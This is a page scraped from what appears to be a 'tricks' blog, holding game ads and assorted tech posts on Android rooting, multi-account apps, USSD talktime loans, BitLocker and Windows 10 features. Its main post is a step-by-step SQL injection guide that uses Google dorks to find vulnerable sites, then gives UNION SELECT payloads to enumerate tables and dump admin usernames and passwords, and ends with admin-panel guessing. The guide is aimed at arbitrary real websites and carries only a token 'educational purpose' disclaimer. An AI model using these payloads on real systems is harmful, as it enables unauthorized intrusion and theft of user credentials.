]

Create Free Custom Logo Designs - DesignEvo

DesignEvo is a free online logo maker with 3000+ templates that anyone can use to bring to life a compelling, unique logo in minutes.

Battlefield 2 Windows Game Play | Complete Collection

In Battlefield 2, players chose to fight for one of three military superpowers: the United States, the Chinese, or the newly formed Middle East Coalition. Armed with the latest modern weaponry, players took control of any of the game’s 30+ vehicles to engage in major conflicts with over 64 players in some of the largest online battles on the PC.

Traffic Nation: Street Drivers Android Game Play

Race through traffic in brand new endless racing game with realistic physics! Earn Reputation and Money, buy better cars, rims, vinyls and ultimately experience endless racing. Avoid cops, get extra bonus and become living legend in League of Racers! Want a camaro or chevy? Tune your car with rims and vynil wraps. Pimp your ride with upgrades! There's one rule: be fast!

Top Boat: Racing Simulator 3D Android Game Play

Drive the fastest ocean-going powerboats in this exciting ultimate racing game!

Counter Assault Forces Android Game Play

Counter Assault Forces lets you experience the real shooting adrenaline with its stunning graphics, easy controls, realistic weapons and awesome locations!Play this great FPS game: strike your enemies, protect the hostages and unlock new guns! Become the best soldier in the world, Get Counter Assault Forces Now!

Showing posts with label Tricks. Show all posts

Jun 16, 2017

Hacking website using SQL Injection -step by step guide

Before we see what  SQL Injection is. We should know what SQL and Database are.

Database:

Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.


Some List of Database are:


* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:

Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:


SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name “SQL” is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced “sequel,” but the alternate pronunciation
“S.Q.L.” is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.

Simple Basic Queries for SQL:


Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,…) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values(“BreakTheSec”,”break”);

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?

SQL injection is Common and famous method of hacking at present . Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database.


What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server


Now let’s dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:

Our best partner for SQL injection is Google. We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. There is lot of tricks to search in google. But we are going to use “inurl:” command for finding the vulnerable websites.


Some Examples:

inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
http://www.ziddu.com/download/13161874/A…t.zip.html

How to use?

copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:

site:www.victimsite.com inurl:index.php?id=
 Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability ,add the single quotes(‘) at the end of the url and hit enter. (No space between the number and single quotes)

For eg:

http://www.victimsite.com/index.php?id=2'
 If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”’ at line 1
Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(‘) with “order by n” statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,…n. Until you get the error like “unknown column “.


For eg:

http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
 change the number until you get the error as “unknown column”

if you get the error while trying the “x”th number,then no of column is “x-1”.

I mean:

http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

 so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the “–” at the end of the statement.
For eg:

http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Displaying the Vulnerable columns:

Using “union select columns_sequence” we can find the vulnerable part of the table. Replace the “order by n” with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).


For eg:
if the number of columns is 7 ,then the query is as follow:

http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--
If the above method is not working then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--
It will show some numbers in the page(it must be less than ‘x’ value, i mean less than or equl to number of columns).

Like this:



Now select 1 number.
It showing 3,7. Let’s take the Number 3.


Step 5: Finding version,database,user
Now replace the 3 from the query with “version()”


For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--
It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.


For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--
If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
 if the version is 5 or above. Then follow these steps.  Now we have to find the table name of the database. Replace the 3 with “group_concat(table_name) and add the “from information_schema.tables where table_schema=database()”


For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--
 Now it will show the list of table names. Find the table name which is related with the admin or user.


Now select the “admin ” table.


if the version is 4 or some others, you have to guess the table names. (user, tbluser).  It is hard and bore to do sql inection with version 4.

Step 7: Finding the Column Name


Now replace the “group_concat(table_name) with the “group_concat(column_name)”

Replace the “from information_schema.tables where table_schema=database()–” with “FROM information_schema.columns WHERE table_name=mysqlchar–

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .


Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the “mysqlchar”
For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)–
Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..

Now replace the replace group_concat(column_name) with group_concat(columnname, 0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.

Now replace the ” from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)” with the “from table_name”

For eg:

http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--
Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:


http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you have luck ,you will find the admin page using above urls. or try this list .
Here is the list of admin urls:

http://www.ziddu.com/download/13163866/A…t.zip.html

Note:
This is just for educational purpose only. Discussing or Reading about thief technique is not crime but implementing.

Mar 12, 2016

How to Create Free YouTube Intro Video - [No Software]

Hai Hackbalerzzz,

How to Create Free YouTube Intro Video?
How to Create High Quality Video?
How to Create Video for Business?
How to Create YouTube Video?
How to Create Fun Video?
How to Create Special Occasion Video?
How to Create Business Video?

All question have only one Answer

Flixpress

EASY,FLEXIBLE,FAST


Flixpress is a Online Video Making Website,

What is Flixpress?

At Flixpress.com, we have created a service that allows everyone to create broadcast quality video online in minutes. Our online application is perfect for creating bumper videos: things like segment introductions or end caps that bookend your main content and give you the kind of professional look and feel that would otherwise cost hundreds or thousands of dollars. This is what most of our customers need and use regularly. But we don't stop there.

We also make it incredibly easy and affordable to create fully-realized, professional video to introduce a product or service to the mass market.


And there are endless possibilities available through our custom services.

How it Work


Flixpress is a groundbreaking service that empowers the average computer user to produce high-end video content in minutes using only a web-browser. It gives you the freedom to make your finished video as simple, or as complex as you desire.

Our unique, layout-based approach enables everyone to produce high end video and 3D animation with plenty of simple customization opportunities. Most often, all you need to do is upload a picture and type out your custom text. In minutes you can create incredible, broadcast quality, professional 3D animation and video that was previously available only to professionals with deep pockets. And don't worry, we use standard video file formats so your downloaded file is sure to play nicely with all the your familiar video editing software or the big social websites.

Fast Registration with Discount :- Click Here

Offical Facebook Page :- Click Here
Offical Youtube Page :- Click Here
Offical Twitter Page :- Click Here
Privacy Statement of Flipxpress :- Click Here

Features of Flixpress


  • EASY TO USE
    • No experience or software required
  • VERY AFFORDABLE
    • Create video for less than a $1/month
  • BLAZING FAST
    • Most videos are ready in 2 minutes or less
  • STUDIO QUALITY
    • Create video that Pros would be proud of
  • CREATIVE FREEDOM
    • Mix it up, and go beyond a video template
  • RICH CONTENT
    • YouTube Intros, Ads, Slideshows, Promos

Pricing Details


How to Create a Video Intro?
  • Go to this Website .
  • Signup.
  • Select Template.
  • Enter Channel Name and Description.
  • Click Download.

Video Tutorials


Your Trailer is Ready

Mar 3, 2016

How to Use Multi Accounts For Social and Game Accounts? [Whatsapp,Facebook,Clash of Clan,Modern Combat,etc...]


Hai Hackbalerzzz,

Trying to login to multiple Facebook or Instagram  Or WhatsApp accounts at the same time?
Here’s the revolutionary tech for you.
Parallel Space is an unique app which allows you to sign in two different Facebook accounts Or Whats App Accounts simultaneously on a single Android device.

Download Parallel Space Click Here

Official Facebook Page Click Here

Google + Group Click Here

Features:

• Unique: Based on our unique container technology, Parallel Space is the only app in Google Play which allows you to run multiple accounts simultaneously
• Powerful yet tiny: As small as 2 MB.
• Facebook: Connect different friends with second Facebook account
• Instagram: Share different photos with second Instagram account
• Games: Play two accounts at the same time and double up the fun!
• Parallel Space supports 99%+ apps in Google Play, explore it by yourself now!

Video Tutorial For Installation and How to Use


Mar 1, 2016

Advanced Download Manager - High Speed Download Application for Android Device

Hai Hackbal Readers,

Now i have shared a good android application for File Downloading, in this app very high speed downloading will occur, we do not explain all Just try it and Share your Feed Back.


Developer Profile at Google Play Store :- Click Here

Advanced Downloaded Manager Application :- Download


Official Email Service for Feedback and Complaints :- advdman@gmail.com


Google Play Store Specification
Powerful Downloader for Android:- downloading from internet up to three files simultaneously;- accelerated downloading by using multithreading (9 parts)- interception of links from android browsers and clipboard;- download files in background and resume after failure;- loader for images, documents, archives and programs;- smart algorithm for increased speed of downloading;- downloading only through the internet on Wi-Fi;- boost downloader for 2G, 3G and 4G networks;- changing the maximum speed in real time;- video downloader and music downloader;- resuming of interrupted downloads;- support files larger than 2 gigabyte;- parallel download files in queue.
Advanced Settings:- interface customization and themes;
- select the folder for downloaded files;
- different automatic actions after finishing;
- save different file types in different folders;
- create an empty file to accelerate downloading;
- autostop process if the battery charge level is low;
- import list of links from a text file on SD-card;
- autoresume after errors and break of connection;
- planning start of downloading at right time;
- turbo mode for speed up downloading;
- getting size of file and beautiful name;
- backup list of downloads and settings;
- profiles for each type of connection;
- automatic operation on schedule;
- support quick autoadd download.
Clean Interface:- light material design;
- filter by types and status;
- left menu with quick options;
- context menu for easy management;
- sorting downloads by order, size and name;
- open completed files through favorite apps;
- information about downloading: speed, size, time;
- support pause, resume, restart for downloads;
- creation of advanced profiles for sites;
- fine-tuning for each download;
- widget on home screen.
Extended Notifications:- icon with progress and speed in notification panel;
- transparent progress-bar on top of all windows;
- completion notification by sound and vibration.
Built-in ADM Browser:- support of multiple tabs;
- advanced media downloader;
- list of history and bookmarks;
- easy sending file to downloader;
- download mp3 from popular archives;
- interception of mp4 video from tubes;
- easy downloader for all types of files;
- download accelerator for social networking;
- option "User-Agent" for forgery the browser.
Simple control od downloads:- press on the download to start/stop the process;
- press on the completed download to open the file;
- long press on download to display the context menu.
Add URL links in ADM:- press on link and from window "Complete action using" select ADM Editor;
- long press on a link to display the context menu, press "Share" or "Send" and from window "Share via" select ADM Editor;
- copy link, after program intercept it from clipboard and send in ADM Editor, or use "Add" button and paste the link

Feb 23, 2016

Android Recover Software With Full Licence [Limited Time Offer]

Hai Hackbalerzz,,

Note :- 72hr Only Available this link accessible.


We are Share a Happy News to you.

When used mobile device, tab, pc, lap top much more device have store our personal data. Some of time Acidentaly itz deleted How it is revore.

We are used android phone it is simple, we share that with easy step.

EaseUs Company Give a Software for Recover Datas like Photos, Videos, Audios and etc..

Just Visit This Link


You see like this


  • Enter Name and Email Address and Click on Get it Free

Get a Page like this Provided Download Link and Licence Code.
Copy that Code and Download Software.

After Installing Software a pop up window says enter Licence Key.
Enter Copied Licence Key and Submit.

Successfully Installed.

Note: - Before Doing Root your Device.

Feb 22, 2016

How to Download and Install Android Games with Obb Files?

Hai Hackbalerzzz,,


If you want to download the cache to your PC and Install to Android Device,

Please, follow these instructions:


  1. Download game (".apk" file) and cache (zip file). Let's take, for example, the game Wonder Zoo - Animal rescue!
  2. Connect the phone to your PC and copy files to any folder on the phone. For example, to a folder "Download"
  3. Open the "Download" folder on your phone by any file manager. This can be a standard phone file manager or ES File Explorer downloaded on Google Play.
  4. Install the game (".apk" file)
  5. Extract the game cache to the folder by your archiver. To do this, click on the cache archive, select the archiver (eg, ES Zip Viewer). Then click "Extract" button and specify the path to the necessary folder. Following the instructions in the game description we need to extract cache tosdcard/Android/obb
  6. Open the "obb" folder, where you've extracted the cache archive. There would be a folder (1353608252_com.gameloft.android.anmp.gloftzrhm) with subfolder (com.gameloft.android.ANMP.GloftZRHM). Move the subfolder (com.gameloft.android.ANMP.GloftZRHM) and its contents to the "obb" folder, and delete the remaining empty folder (1353608252_com.gameloft.android.anmp.gloftzrhm) (see the screenshot below).
  7. Once the cache is installed, you can run the game and play.
WARNING! For games released in fall 2011 and later - you require Wi-Fi for Just Sync All Files.

Feb 19, 2016

[Website Review] Watch Online TV with UnoTelly and without Geographical Limitation

UnoTelly is a DNS service that helps to watch your favorite TV Shows, TV Channels and much more without any geographic restrictions, UnoTelly can unblock most of the location-restricted services such as Cartoon Network, Hulu, Netflix, NBC and much more, lets you enjoy them on High Speed streaming with UnoTelly. Also, its name is UnoDNS.
Website Home Page


 The basic difference between UnoDNS and traditional VPN services is that by using UnoDNS service, you will have a much faster connection for streaming video compared to VPN services. That's because unlike VPNs and other solutions, with UnoDNS service there is no "middle-man" and as a result, you can stream directly from the streaming media station (ie. Netflix, BBC iPlayer) with your full internet speed.  Despite that, with their service users can stream content on almost any internet connected device (tablets, Game consoles, Smart TV's and many more),  in contrast of VPN's that the majority of them can be used only on PC and Mac. 

Furthermore, UnoDNS have also developed a unique feature called UnoDNS Dynamo that lets our users switch between channels regions. For example, with a US Netflix account, you will be able to stream from any of the 10 regions of Netflix available (with the same account) .
You can find more here: Help Desk

Subscription Details: - Any user can try UnoDNS Gold for free for 8 Days.
You can find our 8 Day free trial here: Signup Here. After the free trial is over, a user must subscribe to either our Premium or our Gold package to continue using our service.
Difference Between Premium and Gold DNS Package
  • All the DNS supported channels.[Both Package]
  • Bonus UnoVPN service.[Gold Package].
    • You can use the VPN to access any US / UK websites not supported by the DNS service yet. The bonus VPN will also let our users download Android apps from the UK and US Google Play store.


About bandwidth limits and port speeds

             I want to let you know that by using UnoDNS there is absolutely no bandwidth limit and your streaming speed stays the same as the speed you have without using our service. You can test it by performing an internet speed test.


Bellow you can find some of the hottest channels we support and I recommend you to try:

·  Netflix (all regions via Dynamo)
·  Hulu Plus
·  BBC iPlayer
·  HBO Nordic
·  Spotify
·  Amazon Instant
·  nowtv.com

Importent Websites

Feb 14, 2016

Best Method to Root Android Phone Without PC/MAC Updated 2016

Simple way to Root Android without PC/Computer

Android is an operating system which is used by many of the smartphones but these does not have the complete access for the device, so to have the complete root access rooting has emerged. Rooting is a simple procedure which crosses its limitations and gets the full access to the operating system. There are many tricks to root a device. But a typical question may arise "how to root android without computer". This post gives a clear picture to that question and also you will get the simple ways to root android without PC.
Before knowing how to root android, you must know some terms to get the full idea about root my android. In this rooting there is no effect on the memory and more over you can use the latest android operating systems with the root. We can even increase the smartphone processing speed by customizing the ROM. 

Root Android without PC/Computer

The Best way to root software for android is the Framaroot, its a simple smartphone app which can root all the android devices without any computers/pc.  Actually this app was developed from the XDA forums, which installs SU binary for mobiles. This framaroot app supports android 2 to android 4.2 versions. 
----->First download free framaroot app from here, its a app to download root for android.

towelroot-roots-android-kitkat-devices-in-one-tap
----->After downloading the app, move it into the internal memory in a folder.
----->In case if you have downloaded the file into a computer, then you need to move the apk file to your smartphone, you may use android pc software.
----->After moving the APK framaroot file, install the particular apk file. While installation it will ask for an action after root, in that choose superuser.

Select an action to execute after root

Install Superuser
Select an exploit
Aragorn  Gandalf
----->You can select any one of the exploit in the application of your choice. After selection wait for some time until the installation gets completed. Later you will get a success message on the display indicating that rooted app is successfully installed.
Success... Superuser and Su binary installed
----->Now reboot the system to complete the process of Rooting Android.
9-best-software-apps-to-root-android-devices

Using this tutorial you now got how to root software for android, in case if you have a doubt whether your device is rooted or not, then you can verify it by using the checker app. 
                               "Root Checker"
Click on the Root checker to check whether your android device is rooted or not.
Hope now you got the simplest method to root a mobile, even for rooting android tablet you can use the same above procedure. If you have any queries regarding the rooting comment below and share with us!!!!!..... 

More Post About Android [Must Watch]

Feb 7, 2016

How to Get Talktime Loan For All Network [USSD Code Running]

Talktime loan is a service provided by almost all major operators like


  • Tata Docomo
  • Airtel
  • Aircel
  • BSNL
  • Vodafone
  • Idea
  • Reliance
  • Videocon
  • Uninor
  • Idea.
80% of telecom users are prepaid users because it gives us flexibility to use and recharge according to our need. But Prepaid network has a drawback. As in Prepaid network, you have to pay first to make a call or connect to Data that is why you must always has balance in your prepaid sim. In case if your balance vanish or becomes zero,You were unable to make call or use Internet. For that, Some Telecom companies provides a service of talk time loan in which company credit some amount  in your Balance for free to make calls which you have to pay later in your next recharge.

1. Airtel  :

You have to dial *141# from your Airtel Number and a menu will appear . Select the Talktime Loan option and you will get Rs 10 for free in your Main Balance .
Note : You have to credited amount+ service charge in your next recharge or limited time.

2. Tata Docomo :

Dial *369# from your Docomo number
Just send a sms "LOAN" to 369.
Note : You have to credited amount+ service charge in your next recharge or limited time.

3. Vodafone:

Send CREDIT to 144 and get Rs10 loan balance.
Note : You have to credited amount+ service charge in your next recharge or limited time.

4. Aircel:

Aircel users Dial *414# ,a menu will appear. Just follow the instructions on the screen and you will get talktime loan.
Note : You have to credited amount+ service charge in your next recharge or limited time.

5.  BSNL:

In order to advance loan credit in your BSNL sim, type CREDIT and send it to 53738 and enjoy the free credit.
Note : You have to credited amount+ service charge in your next recharge or limited time.

6. Videocon :

Just Dial *140# from your videocon mobile number choose the most appreciate amount of loan.
Note : You have to credited amount+ service charge in your next recharge or limited time.

7. Idea:

Dial with your idea number *150*10# to get Rs10 as loan credit
Note : You have to credited amount+ service charge in your next recharge or limited time.

8. Reliance :
You need to activate Loan service in Reliance Sim.
To Activate type YCR and sent it to 51234
To Deactivate type NCR and send it to 51234
Note : You have to credited amount+ service charge in your next recharge or limited time.

9. Uninor:

Uninor gives you a loan of Rs 5 just by dialing *141#
Note : You have to credited amount+ service charge in your next recharge or limited time.

Impotent Note:- This is for Just an Information Post, So we are not responsible if any of the above method does not work. Just Bookmark this page and open it whenever you need to get loan in any sim or network.

Feb 2, 2016

Sony Xperia M5 Waiting for Marshmallow


Sony Xperia M5 Most Advanced Specification


A new Sony Xperia M5 Android update is now rolling out, and wait for Android Marshmallow.
The Sony Xperia M5 released in September last year running Android 5.0 Lollipop. In October 2015, Sony issued an official list of devices that were confirmed to be receiving the Android 6.0 Marshmallow update at some point.
Now there’s an incoming Sony Xperia M5 Android update but don’t get too excited as it’s Android 5.1.1 Lollipop.
The update takes the
  • Sony Xperia M5 E5603
  • Sony Xperia M5 E5653
  • Sony Xperia M5 E5606 
  • Sony Xperia M5 Dual E5633
  • Sony Xperia M5 Dual E5663
  • Sony Xperia M5 Dual E5643
Available Features

  • Take pictures from the camera with the SmartWatch 3.
  • Improvements to the controls for volume
  • Improvements to the controls for silent mode.
  • Memory management.


Feb 1, 2016

[Exclusive] How to Play Cash of Clan Multiple villages in Single Device [Phone or Tab] [Revealed Tricks]

How to Play Cash of Clan Multiple Village in Single Device [Phone or Tab]?

Do you Know how to play clash of clan multiple villages in a single device?

Just Follow.,,


  • Setting Add New Account.
  • Install Clash of Clan [If Already Uninstall and ReInstalled]
  • Open Clash of Clan and Complete it Tutorial.
  • Sign in with New Added Account.
  • If Completed Exit.
  • Again Open Clash of Clan.
  • Naturally Open New Account. [Go to Setting]
  • Sign in With Old Account.
  • Type 'CONFIRM' if says to type.
  • Sucess.

Video Tutorial for More


Jan 31, 2016

How to Invite New Author for Your Blogger?

Hai Hackbalerzz,

Now i am Explaining about blogging, Do you know how to Invite a new author to your blog.?

It is a Simple Steps,

Follow with Us,


  • Log in with your email and password at Blogger WebSite.
  • Select Blog if you can add a new author.

  • Click on Setting


  • Under Setting  >  Basic
Blog Setting says as Title, Description, Privacy, Scroll down for permission


  • Blog Authors list are there.


      • Under Permission, a option that says Add Author Click and add your new author g-mail address there and click Invite Author Button.
      Note:- When it Success, New author get a mail about blog invitation, When it Accept he can Join with your blog.

      Jan 30, 2016

      How to Lock and Encrypt Pen drive Without Any Software [Exclusive]

      Hai hackbalerz,

      Do you know how to lock your pen drive without any software?

      Follow this way,,,,,


      • Insert your USB Drive in USB Port.
      • Right Click on that USB Drive in My Computer.
      • Turn on BitLocker
      • Click on Password and Type Password.
      • Next and Select Your Choice.
      • Start Encrypt.
      • Done

      Video Tutorial


      How to Unlock?


      Follow this way,,,,

      • Insert your USB Drive in USB Port.
      • Right click on that USB Drive in My Computer.
      • Manage BitLocker.
      • Select Your Device.
      • Remove
      • Success.

      Video Tutorial


      Jan 28, 2016

      Most Updated Features in Windows 10 - Updated 2016

      The window is the best operating system hosted by Microsoft.on 2012 Microsoft release  windows 8 operating system . people should not give a 5-star review for windows 8. people keep using windows 7 OS on their PC . in 2014 micro soft CEO bill gates planed to host their new OS windows 10. also removed windows 9 project .in this year also in July Microsoft release their   new OS windows 10 we can welcome windows.


      1. There's loads of stuff for touch, but it's different stuff

      Designed to appeal to experts and novices alike, Microsoft was at pains to point out that it hasn't given up on touch with the new OS. The Charms bar remains for the moment although we expect it to die if you're using a non-touch PC (check out Continum below).
      Microsoft says it wants to support touch users who have persevered with Windows 8 and "evolve" the touch UI. (Translated: That means it is changing quite a bit.) The task switching will no longer work on the left. So with that and the charms going, that's goodbye to most of the problem with Windows 8 - and a whole philosophy down the pan.
      Microsoft's Joe Belfiore said at the preview: "We want Windows 7 users to feel like they upgraded from a [Toyota] Prius to a Tesla, but they don't need to learn a new way to drive."
      Windows 10

                                       Read More: - All Topics Here

      2. It's BACK!


      As we've covered before, the most noticeable change is the new Start Menu, which looks somewhat like the old start menu. It brings some features from the Windows 8.1 Start Screen, such as live tiles, and can be resized.
      Windows 10

      3. Another new Task View (the Windows 8 flippy thing has gone)

      Now the Windows 8 task switcher has been unceremoniously dumped, there's a new Task View in Windows 10, too, so users can switch between virtual desktops.That's because Microsoft now recognises that novice users use the taskbar rather than switching in other, cleverer, ways such as Alt+Tab (which also now switches between desktops).
      Windows 10

      4. Snap Assist helps you snap windows

      A new Snap Assist feature also helps users work out which way is best to snap apps to. You can snap windows into new screens and tile Windows - just as you've been able to since Windows 2.0 or maybe 3.0.
      Snap Assist in Action

      Read More: - All Topics Here

      5. The Command Prompt enters the 21st Century

      Another quite amazing feature for those of us that use it is that the command prompt is now getting keyboard shortcuts! So you will be able to paste in your commands! Hardly groundbreaking, but actually pretty exciting.
      Windows 10

      6. Improvements to Windows Explorer

      A new Home location is the new default view in Windows Explorer. There's also a Share button on the Windows Explorer taskbar (we really hope this is in the context menu, too).

      7. Continuum - the special one

      This is the best new thing we found out today. Continuum is an on-the-fly mode for 2 in 1 devices that can automatically change mode if it detects there is suddenly no keyboard attached. So, for example, a back button appears to help you navigate the Desktop with a touch if the keyboard is removed. We reckon the charms will also disappear in non-touch mode although we've heard conflicting news about that.
      A virtual desktop in Windows 10

      8. Windows 10 Universal apps

      Windows 10 will also usher in a new app model - Universal Windows apps. Windows Universal apps are the new name for Metro apps/Modern apps/Windows Store apps. Take your pick on those old monikers, they've got a new one! Presumably (although we don't know as yet) that these will also work on Windows Phone. Windows 10 will be able to run on all devices from phones to servers and there will be a single app store across the lot.
      All older Windows Store apps will work with Windows 10.
      Windows 10

      9. Modern (sorry, Universal) apps now float on the Desktop

      The new Universal apps also work on the desktop and 'float' in their own Windows. Microsoft wants to banish the separation between the Modern UI and the Desktop.
      These 'modern' apps on the desktop have a ... icon for more options - replacing the commands that used to be in the charms on the right-hand side of the screen.
      A floater!

      10. Windows 10 has lots for Business and Enterprise

      Microsoft says it hopes to appeal to business with this release of Windows, more so than Windows 8 ever did. Belfiore said they were "starting the dialogue with businesses today".
      To be honest, it needs to - Windows XP is now ancient and unsupported while precious other businesses want to make the leap away from Windows 7. But part of the reason why Microsoft is demonstrating the OS without all the consumer features is to show enterprises what the OS is capable of at this stage.
      This version of Windows will have plenty of other features for enterprise, including a customised store and protection for corporate data. Mobile Device Management will be able to be used for all devices.
      Windows 10 will keep personal and corporate data separate


      Enter your email address: